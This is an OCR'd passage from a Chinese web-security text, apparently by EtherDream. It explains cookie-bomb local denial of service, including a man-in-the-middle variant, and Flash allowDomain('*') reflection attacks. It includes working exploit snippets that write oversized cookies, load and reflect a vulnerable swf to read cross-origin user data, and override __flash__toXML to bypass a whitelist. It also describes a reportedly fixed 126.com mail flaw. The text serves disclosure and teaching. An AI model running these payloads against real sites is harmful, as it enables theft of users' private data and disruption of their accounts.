


图　3-1-2

这个特征可被利用到 XSS 攻击上。只要某网站任何一个子站能够运行跨站脚本，攻击者就可以对该网站进行全站屏蔽了（GFW：比我还狠~）！

path

不过太霸道也是不好的。尤其是这年头大家都懂些网络知识，清缓存这样简单的事，不少小白用户都会尝试下。所以，为了低调起见，我们不对页面进行屏蔽，以免被过早被用户发现。我们只屏蔽特殊的 URL，例如 AJAX 请求接口。这样，页面仍能正常打开，只是后期的一些操作总是提示失败。于是，用户大多会认为是网站出问题了，而不会怀疑是自己的原因。为了能更精确的控制 Cookie 粒度，path 属性得利用起来。例如，我们只污染博客园的 /mvc/vote/VoteComment.aspx 页面：

```
for (i = 0; i < 20; i++) { document.cookie = i + '=' + 'X'.repeat(2000) + ';domain=cnblogs.com;
path=/mvc/vote/VoteComment.aspx'
```

这样，页面仍能正常浏览，只是把『点赞』功能给屏蔽了，如图 3-1-3：

图　3-1-3

是不是很有趣：）这种局部屏蔽的效果，显然有更好的迷惑性。

协议

仔细回顾一遍 Cookie 属性，除了 secure，再没和 URL Scheme 相关的属性了。这意味着，HTTP 和 HTTPS 的 Cookie 默认都是共享的。

因此，我们可以在 HTTP 下屏蔽 HTTPS 站点了！不过 XSS 也不是也想有就能有的，但在特殊的条件下，任何站点都可以有 XSS——那就是流量被劫持的时候。

当用户流量被劫持时，中间人可以模拟出任何 HTTP 站点，因此就能对任意站点设置 Cookie，如图 3-1-4：

图　3-1-4

当用户打开任意 HTTP 页面时，往其中注入脚本。接着悄悄创建目标站点的隐藏框架页，中间人返回特定的页面内容，其中的脚本即可修改目标站点 Cookie 了。

下面就来尝试一下吧。

通过代理，我们模拟流量被劫持的场景。

当打开任意页面时，开始对目标站点释放 DeBuff，如图 3-1-5:




图　3-1-5

主页面的实现，如图 3-1-6：




图　3-1-6

目标框架页实现，如图 3-1-7：




图　3-1-7

通过一堆框架页，即可批量对目标站点的 Cookie 进行修改。最后，切换回正常网络——发现邪恶光环仍在生效，如图 3-1-8：




图　3-1-8

更杯具的是，连加密传输的 HTTPS 站点也未能幸免，如图 3-1-9：




图　3-1-9

中间人缓存攻击，又多了一种新玩法！

用途

或许你要说了，这除了恶作剧恶搞之外，有实际意义吗。不过，只要充分发挥想象，还是能玩出一些有趣的效果。例如配合 XSS：屏蔽资料修改页面，阻止用户改密码；屏蔽注销接口，保持用户会话不过期；屏蔽管理后台，让管理员暂时无法操作（XSS 盲打时，对管理员造成眩晕效果，持续时间视管理员 IQ 而定）。或者流量劫持的场合：屏蔽前端检测脚本，降低用户安全性；屏蔽程序、补丁的更新站点，等等。

小结

当然，这种所谓的『拒绝服务』，只是本地自欺欺人而已，对真实服务器并没什么影响。虽然效果不及传统攻击，但这种方式显得更文明一些。只对部分人、甚至部分功能实施攻击，而完全不妨碍其他用户。

（全文完）责任编辑：静默

第2节　隐私泄露杀手锏—Flash 权限反射

作者：EtherDream

来自：EtherDream の原创空间

网址：http://www.cnblogs.com/

前言

一直以为该风险早已被重视，但最近无意中发现，仍有不少网站存在该缺陷，其中不乏一些常用的邮箱、社交网站，于是有必要再探讨一遍。事实上，这本不是什么漏洞，是 Flash 与生俱来的一个正常功能。但由于一些 Web 开发人员了解不够深入，忽视了该特性，从而埋

下安全隐患。

原理

这一切还得从经典的授权操作说起：

```
Security.allowDomain('*')
```

对于这行代码，或许都不陌生。尽管知道使用*是有一定风险的，但想想自己的 Flash 里并没有什么高危操作，把我拿去又能怎样？显然，这还停留在 XSS 的思维上。Flash 和 JS 通信确实存在 XSS 漏洞，但要找到一个能利用的 swf 文件并不容易：既要读取环境参数，又要回调给 JS，还得确保自动运行。因此，一些开发人员以为只要不与 JS 通信，就高枕无忧了。同时为了图方便，直接给 swf 授权了*，省去一大堆信任列表。事实上，Flash 被网页嵌套仅仅是其中一种而已，更普遍的，则是 swf 之间的嵌套。然而无论何种方式，都是通过 Security.allowDomain 进行授权的——这意味着，一个*不仅允许被第三方网页调用，同时还包括了其他任意 swf！被网页嵌套，或许难以找到利用价值。但被自己的同类嵌套，可用之处就大幅增加了。因为它们都是 Flash，位于同一个运行时里，相互之间存在着密切的关联。我们如何将这种关联，进行充分利用呢？

利用

关联容器

在 Flash 里，舞台（stage）是这个世界的根基。无论加载多少个 swf，舞台始终只有一个。任何元素（DisplayObject）必须添加到舞台、或其子容器下，才能展示和交互，如图 3-2-1：




图　3-2-1

因此，不同 swf 创建的元素，都是通过同一个舞台展示的。它们能感知相互的存在，只是受到同源策略的限制，未必能相互操作。然而，一旦某个 swf 主动开放权限，那么它的元素就不再受到保护，能被任意 swf 访问了！听起来似乎不是很严重。我创建的界面元素，又有何访问价值？也就获取一些坐标、颜色等信息而已。偷窥元素的自身属性，或许并没什么意义。但并非所有的元素，都是为了纯粹展示的——有时为了扩展功能，继承了元素类的特征，在此之上实现额外的功能。最典型的，就是每个 swf 的主类：它们都继承于 Sprite，即使程序里没用到任何界面相关的。有这样扩展元素存在，我们就可以访问那些额外的功能了。开始我们的第一个案例。某个 swf 的主类在 Sprite 的基础上，扩展了网络加载的功能：

```
// vul.swf public class Vul extends Sprite { public var urlLoader:URLLoader = new URLLoader(); public function download(url:String) : void { urlLoader.load(new URLRequest(url)); ... } public function Vul() { Security.allowDomain('*'); ... } ... }
```

通过第三方 swf，我们将其加载进来。由于 Vul 继承了 Sprite，因此拥有了元素的基因，我们可以从容器中找到它。同时它也是主类，默认会被添加到 Loader 这个加载容器里。

```
// exp.swf var loader:Loader = new Loader(); loader.contentLoaderInfo.addEventListener('complete',
function(e:Event) : void { var main:* = DisplayObjectContainer(loader).getChildAt(0); trace(main); // [object Vul] });
loader.load(new URLRequest('//swf-site/vul.swf'));
```

因为 Loader 是子 swf 的默认容器，所以其中第一个元素显然就是子 swf 的主类：Vul。由于 Vul 定义了一个叫 download 的公开方法，并且授权了所有的域名，因此在第三方 exp.swf 里，自然也能调用它，如图 3-2-2：




图　3-2-2

```
main.download('//swf-site/data');
```

同时 Vul 中的 urlLoader 也是一个公开暴露的成员变量，同样可被外部访问到，并对其添加数据接收事件：

```
var ld:URLLoader = main.urlLoader; ld.addEventListener('complete', function(e:Event) : void { trace(ld.data); });
```

尽管这个 download 方法是由第三方 exp.swf 发起的，但最终执行 URLLoader 的 load 方法时，上下文位于 vul.swf 里，因此这个请求仍属于 swf-site 的源。于是攻击者从任意位置，跨站访问 swf-site 下的数据了。更糟的是，Flash 的跨源请求可通过 crossdomain.xml 来授权。如果某个站点允许 swf-site，那么它也成了受害者。如果用户正处于登录状态，攻击者悄悄访问带有个人信息的页面，用户的隐私数据可能就被泄露了。攻击者甚至还可模拟用户请求，将恶意链接发送给其他好友，导致蠕虫传播。

ActionScript 虽然是强类型的，但只是开发时的约束，在运行时仍和 JavaScript 一样，可动态访问属性。

类反射

通过容器这个桥梁，我们可访问到子 swf 中的对象。但前提条件仍过于理想，现实中能利用的并不多。如果目标对象不是一个元素，也没有和公开的对象相关联，甚至根本就没有被实例化，那是否就无法获取到了？做过页游开发的都试过，将一些后期使用的素材打包在独立的 swf 里，需要时再加载回来从中提取。目标 swf 仅仅是一个资源包，其中没有任何脚本，那是如何参数提取的？事实上，整个过程无需子 swf 参与。所谓的『提取』，其实就是 Flash 中的反射机制。通过反射，我们即可隔空取物，直接从目标 swf 中取出我们想要的类。因此我们只需从目标 swf 里，找到一个使用了网络接口类，即可尝试为我们效力了。开始我们的第二个案例。这是某电商网站 CDN 上的一个广告活动 swf，反编译后发现，其中一个类里封装了简单的网络操作：

```
// vul.swf public class Tool { public function getUrlData(url:String, cb:Function) : void { var ld:URLLoader = new
```

```
URLLoader(); ld.load(new URLRequest(url)); ld.addEventListener('complete', function(e:Event) : void
{ cb(ld.data); }); ... } ...
```

在正常情况下，需一定的交互才会创建这个类。但反射，可以让我们避开这些条件，提取出来直接使用：

```
// exp.swf var loader:Loader = new Loader(); loader.contentLoaderInfo.addEventListener('complete',
function(e:Event) : void { var cls:* = loader.contentLoaderInfo.applicationDomain.getDefinition('Tool'); var obj:* =
new cls; obj.getUrlData('http://victim-site/user-info', function(d:*) : void { trace(d); }); }); loader.load(new
URLRequest('///swf-site/vul.swf'));
```

由于 victim-site/crossdomain.xml 允许 swf-site 访问，于是 vul.swf 在不经意间，就充当了隐私泄露的傀儡。攻击者拥有了 victim-site 的访问权，即可跨站读取页面数据，访问用户的个人信息了，如图 3-2-3：




图　3-2-3

由于大多 Web 开发者对 Flash 的安全仍局限于 XSS 之上，从而忽视了这类风险。

即使在如今，网络上仍存在大量可被利用的缺陷 swf 文件，甚至不乏一些大网站也纷纷中招。

当然，即使有反射这样强大的武器，也并非所有的 swf 都是可以利用的。

显然，要符合以下几点才可以：

A、 执行 Security.allowDomain(可控站点)；

B、 能控制触发 URLLoader/URLStream 的 load 方法，并且 url 参数能自定义；

C、 返回的数据可被获取。

第一条：这就不用说了，反射的前提也是需要对方授权的。

第二条：理想情况下，可直接调用反射类中提供的加载方法。但现实中未必都是 public 的，这时就无法直接调用了。只能分析代码逻辑，看能不能通过公开的方法，构造条件使得流程走到请求发送的那一步。同时 url 参数也必须可控，否则也就没意义了。

第三条：如果只能将请求发送出去，却不能拿到返回的内容，同样也是没有意义的。也许你会说，为什么不直接反射出目标 swf 中的 URLLoader 类，那不就可以直接使用了吗。

然而事实上，光有类是没用的，Flash 并不关心这个类来自哪个 swf，而是看执行 URLLoader::load 时，当前位于哪个 swf。

如果在自己的 swf 里调用 load，那么请求仍属于自己的源。

同时，AS3 里已没有 eval 函数了。唯一能让数据变指令的，就是 Loader::loadBytes，但这个方法也有类似的判断。

因此我们还是得通过目标 swf 里的已有的功能，进行利用。

案例

这里分享一个现实中的案例，之前已上报并修复了的。

这是 126.com 下的一个 swf，位于 http://mail.126.com/js6/h/flashRequest.swf。

反编译后可发现，主类初始化时就开启了*的授权，因此整个 swf 中的类即可随意使用了，如图 3-2-4：

```
public class flashRequest extends Sprite {

    private var useHtmlDomain:Boolean = true;
    ...

    public function flashRequest(){
        ...

        if (Security.sandboxType == Security.REMOTE){
            if (((this.useHtmlDomain) || ((this.allowD
                Security.allowDomain("*");
                Security.allowInsecureDomain("*");
```

图　3-2-4

同时，其中一个叫 FlashRequest 的类，封装了常用的网络操作，并且关键方法都是 public 的，如图 3-2-5：

```
public class FlashRequest {
    ...
    public var stream:URLStream;
    public var request:URLRequest;

    public function FlashRequest(_arg1:Function=
    public function init(_arg1:Function=null):vo
        ...
        this.onreadystatechange = ((_arg1) || (t
        this.request = new URLRequest();
    }
    public function open(_arg1:String, _arg2:Str
        this.request.url = _arg2;
        this.request.method = (((_arg1 == "post"
        ...
    }
    public function send(_arg1:String):void{
        ...
        this.stream.load(this.request);
    }
```

图　3-2-5

我们将其反射出来，根据其规范调用，即可发起跨源请求了！由于网易不少站点的 crossdomain.xml 都授权了 126.com，因此可暗中查看已登录用户的 163/126 邮件了，如图 3-2-6：




图　3-2-6

甚至还可以读取用户的通信录，将恶意链接传播给更多的用户！

进阶

借助爬虫和工具，我们可以找出不少可轻易利用的 swf 文件。不过本着研究的目的，我们继续探讨一些需仔细分析才能利用的案例。

进阶 No.1——绕过路径检测

当然也不是所有的开发人员，都是毫不思索的使用 Security.allowDomain('*')的。一些有安全意识的，即使用它也会考虑下当前环境是否正常。例如某个邮箱的 swf 初始化流程：

```
// vul-1.swf public function Main() { var host:String = ExternalInterface.call('function(){return window.location.host}'); if host not match white-list return Security.allowDomain('*'); ...
```

它会在授权之前，对嵌套的页面进行判断：如果不在白名单列表里，那就直接退出。由于白名单的匹配逻辑很简单，也找不出什么瑕疵，于是只能将目光转移到 ExternalInterface 上。为什么要使用 JS 来获取路径？因为 Flash 只提供当前 swf 的路径，并不知道自己是被谁嵌套的，于是只能用这种曲线救国的办法了。不过上了 JS 的贼船，自然就躲不过厄运了。有数不清的前端黑魔法正等着跃跃欲试。Flash 要和各种千奇百怪的浏览器通信，显然需要一套消息协议，以及一个 JS 版的中间桥梁，用以支撑。了解 Flash XSS 的应该都不陌生。在这个桥梁里，其中有一个叫__flash__toXML 的函数，负责将 JS 执行后的结果，封装成消息协议返回给 Flash。如果能搞定它，那一切就好办了。显然这个函数默认是不存在的，是载入了 Flash 之后才注册进来的。既然是一个全局函数，页面中的 JS 也能重定义它：

```
// exp-1.js function handler(str) { console.log(str); return '<string>hi,jack</string>'; } setInterval(function() { var rawFn = window.__flash__toXML; if (rawFn && rawFn != handler) { window.__flash__toXML = handler; } }, 1);
```

通过定时器不断监控，一旦出现就将其重定义。于是用 ExternalInterface.call 无论执行什么代码，都可以随意返回内容了！为了消除定时器的延迟误差，我们先在自己的 swf 里，随便

调用下 ExternalInterface.call 进行预热，让__flash__toXML 提前注入。之后子 swf 使用时，已经是被覆盖的版本了。当然，即使不使用覆盖的方式，我们仍可以控制__flash__toXML 的返回结果。仔细分析下这个函数，其中调用了__flash__escapeXML：

```
